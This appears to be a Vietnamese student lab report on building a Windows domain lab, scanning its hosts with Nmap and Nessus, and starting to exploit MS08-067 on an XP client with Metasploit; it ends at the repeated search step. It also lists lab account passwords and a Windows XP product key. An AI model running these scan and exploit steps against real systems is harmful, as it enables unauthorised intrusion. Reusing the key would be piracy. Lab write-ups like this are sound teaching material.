


Điền tên domain name (trinhvanminh.com)

Graphical user interface, application

Description automatically generated

Đăng nhập với user đã tạo phía trên (username:minhtv)



Màn hình đăng nhập sau khi restart



1. **Tạo user win XP Client**

Tạo user win XP Client:

Với thông tin (user-password):

**Administrator(có sẵn) – minhtv (6 ký tự)**

**Client1 – client01 (8 ký tự)**

**Client2 – cli2 (4 ký tự)**

**Client3 – cli3 ( 4 ký tự)**

Các bước tạo user:

* Chuột phải vào My Computer trên desktop > Manage (hộp thoại dưới sẽ hiện lên)
* Chọn Local Users and Groups > Users > Chuột phải Users > New User…

**Graphical user interface, text


Description automatically generated**

* Điền thông tin > chỉ tick vào ô password never expires > Create

**Graphical user interface, application

Description automatically generated**

Tương tự với các user còn lại:

****


Màn hình đăng nhập:

****

**Yêu cầu**

**Câu 1: cài đặt chương trình:**

Nmap, Ettercap



**Nessus**

Tải Nessus theo đường dẫn <https://www.tenable.com/downloads/nessus> > chọn bản phù hợp


ở đây em chọn bản **Nessus-8.12.1-debian6\_amd64.deb**

Mở terminal tại nơi chứa file .deb > gõ > **sudo dpkg -i Nessus-8.12.1-debian6\_amd64.deb**




Gõ lệnh **/bin/systemctl start nessusd.serv** 🡪 bật dịnh vụ nessus

Vào đường <https://minh:8834/> để tiếp tục cấu hình và cài đặt nessus




Chọn bản nessus phù hợp > điền active key > đăng nhập bằng tài khoản đã tạo của nessus


Chờ nessus tự động cài đặt



Màn hình Nessues sau khi cài thành công




**Cain & Abel** (do linux không hỗ trợ nên em tạo máy ảo mới WinXP cài đặt trên đó)



**Câu 2: xác định các dịch vụ:**

Sử dụng lệnh: **nmap -T4 -A 192.168.12.3** để scan máy winxp\_client

****


Tương tự sử dụng: **nmap -T4 -A 192.168.12.2** để scan máy window server 2008

Text

Description automatically generated

**Câu 3: sử dụng Nmap và Nessus để scan các vulnerability**


Create New Scan



Chọn kiểu scan (basic scan)




Điền thông tin địa chỉ ip máy nạn nhân (Winxp\_Client, 192.168.12.3/24)




Nhấn Save > Bấm vào phần scan vừa tạo (basic\_scan\_vulnerability) > Nhấn vào launch (góc trên phải)

Đang scan:




Đã scan xong > có 3 tab:  **Host | Vulnerability | History**



Tab History: hiển thị các lượt scan đã scan, có thể xem thông tin scan

Tab Host: hiển thị tất cả các host đã quyét của lượt scan (basic\_scan\_vulnerability)




192.168.12.2: server


192.168.12.3: máy client

192.168.12.6: máy kali linux attacker (hầu như không có lỗ hổng)


Tab vulnerability: thể hiện các vulnerability



Chọn host 192.168.12.2 (Server) > Mixed, ta được các lỗ hổng vulnerability (MS09-050, MS11-030)



Tương tự với máy 192.168.12.3 ta được các vulnerability (MS06-040, MS08-067, MS09-001)




**Câu 4: Khai thác lỗ hổng**

* Sử dụng metaploit để truy cập vào các máy với các lỗ hổng remote
* Với máy server, ta sẽ sử dụng các lỗ hổng remote:  
  MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553)
* Với máy client:  
  MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution  
  MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644)   
  MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687)

Terminal > **msfconsole** (bật metaploit console)




Trả về



Tìm kiếm **msf5** > search ms08\_067



Trả về



Sư dụng lệnh use <Name> để phân tích

use exploit/windows/smb/ms08\_067\_netapi



set rhost <victim\_host> để đặt host

set rhost 192.168.12.3 (client)




exploit 🡪 bắt đầu exploit – tấn công



* Lỗi không thể tìm thấy target ở đây là máy winxp sp1

Đổi qua bản winxp pro 32bit sp2 [tại đây](https://drive.google.com/u/0/uc?export=download&confirm=PeDX&id=13tWERPSCp7z-QKnbILHzl_eO1DBrEdXa&fbclid=IwAR3Ox3hKiciuVZDGoCXjwgBW0JLDDPNZnp_0kvbKwQC67HwctKEtJh0ZhXU) 🡪 Làm máy client mới với địa chỉ 192.168.12.8

Với key: V2C47-MK7JD-3R89F-D2KXW-VPK3J



Làm tương tự các bước trên:

#msfconsole

#search ms08\_067

